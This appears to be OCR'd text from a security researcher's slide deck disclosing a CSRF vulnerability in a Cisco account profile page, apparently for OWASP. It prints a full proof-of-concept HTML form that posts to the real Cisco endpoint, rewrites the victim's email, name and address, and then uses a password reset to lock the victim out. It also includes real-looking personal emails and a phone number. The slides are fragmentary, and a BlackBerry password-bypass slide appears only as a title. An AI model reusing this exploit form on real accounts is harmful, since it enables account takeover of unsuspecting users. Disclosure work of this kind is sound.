
Welcome to Cisco

Cisco Account Profile

Choose Language : English

* Name:	peter Dsouza Edit
* User ID:	sulemanmalik111
* Email:	sulemanmalik03@live.com Change in e-mail address will require confirmation prior to log
Alternate Email Address:	
* Company Name and Address:	BARBADOS ,Peter Corp Edit
Home Address:	Add home address
* Business/Primary Phone Number:	Country Code Locate: Select ▾ Number: ext:
Mobile Phone Number:	Update and Verify


Updating/verifying your mobile number will provide enhanced protection of your account and can be



```
<form action="https://rpfa.cloudapps.cisco.com/rpfa/profile/edit_contact_loc.do" method="POST">
  <input type="hidden" name="org&#46;apache&#46;struts&#46;taglib&#46;html&#46;TOKEN" value="96c7bd806a962da7e995d88ca9c13436" />
  <input type="hidden" name="orgId" value="" />
```

Cisco CSRF/XSRF Vulnerability

OWASP
The Open Web Application Security Project



Cisco Account Created

adminsupport@cisco.com
Today, 2:33 AM
You

peter Dsouza,

Your Cisco Account has been created.

Your user ID is: sulemanmalik111

Now you can log in with your user ID and password.

After logging in, you can:

- Visit Cisco Account Profile to add certifications, request permission to download software, or select your preferred language.
- Become a customer by associating your user ID with a contract number or bill-to ID.


If you do not have a contract number, order services directly through our global network of certified partners.

- Become a partner by associating your user ID with a partner company or register your company as a partner.

Email confirmation from Cisco


Cisco CSRF/XSRF Vulnerability

OWASP
The Open Web Application Security Project



```
<html>
  <!-- CSRF PoC - by Suleman Malik -->
  <body>
    <form action="https://rpfa.cloudapps.cisco.com/rpfa/profile/edit_contact_loc.do" method="POST">
      <input type="hidden" name="" value="96c7bd806a962da7e995d88ca9c13436" />
      <input type="hidden" name="orgId" value="" />
      <input type="hidden" name="efUser" value="false" />
      <input type="hidden" name="localFirstName" value="" />
      <input type="hidden" name="firstName" value="suleman" />
      <input type="hidden" name="localLastName" value="" />
      <input type="hidden" name="lastName" value="malik" />
      <input type="hidden" name="emailAddress" value="hackbysuleman&#64;gmail&#46;com" />
      <input type="hidden" name="primaryEmailHiddenProperty" value="sulemanmalik003&#64;gmail&#46;com" />
      <input type="hidden" name="altEmailAddress" value="" />
      <input type="hidden" name="country" value="GB" />
      <input type="hidden" name="countryEnglish" value="GB" />
      <input type="hidden" name="orgName" value="Hacked&#32;by&#32;Suleman&#32;Malik" />
      <input type="hidden" name="orgNameEnglish" value="" />
      <input type="hidden" name="address1" value="" />
      <input type="hidden" name="address1English" value="" />
      <input type="hidden" name="address2" value="" />
      <input type="hidden" name="address2English" value="" />
      <input type="hidden" name="state" value="" />
      <input type="hidden" name="stateEnglish" value="" />
      <input type="hidden" name="stateText" value="" />
      <input type="hidden" name="stateTextEnglish" value="" />
      <input type="hidden" name="city" value="" />
      <input type="hidden" name="cityEnglish" value="" />
      <input type="hidden" name="cityText" value="" />
      <input type="hidden" name="cityTextEnglish" value="" />
      <input type="hidden" name="zipCode" value="" />
      <input type="hidden" name="zipCodeEnglish" value="" />
      <input type="hidden" name="homeAddress1" value="hacked&#32;add" />
      <input type="hidden" name="homeAddress2" value="123&#32;hacked" />
      <input type="hidden" name="homeCity" value="Hacked" />
      <input type="hidden" name="homeState" value="WY" />
      <input type="hidden" name="homeZipCode" value="90001" />
      <input type="hidden" name="homeCountry" value="GB" />
      <input type="hidden" name="phoneCountryCode" value="44" />
      <input type="hidden" name="phoneNumber" value="7479886589" />
```

Cisco CSRF/XSRF Vulnerability



Forgot User ID or Password

We will send your user ID and instructions on how to reset your password. Enter the email associated with your Cisco Account.


Email: sulemanmalik03@hotmail.com

We did not recognize your email. Re-enter your email.

- Request new password & BoOm
- Victim will no longer be able to access his/her account.

Cisco CSRF/XSRF Vulnerability

OWASP
The Open Web Application Security Project



Welcome to Cisco

Cisco Account Profile

Choose Language : English

* Name: suleman malik Edit

* User ID: sulemanmalik111

* Email: hackbysuleman@gmail.com Change in e-mail address will require confirmation prior to log in

Alternate Email Address:

* Company Name and Address: BARBADOS ,Hacked by Suleman Malik Edit

Home Address: hacked add, 123 hacked, Hacked, WY, 90001, GB Edit


* Business/Primary Phone Number: Country Code Locate: Select; Number: 7479886589; ext:

Mobile Phone Number:

Updating/verifying your mobile number will provide enhanced protection of your account and can be used for account recovery.

Alternate Phone Number: Select

Password validation bypass in blackberry



Password:


First Name: suleman

Last Name: malik

Screen Name: sulemanmalik-42094

Username: sulemanmalik003@gmail.com

☑ I would like to receive information about RIM and BlackBerry products and services.



Password:

First Name: suleman

Last Name: malik

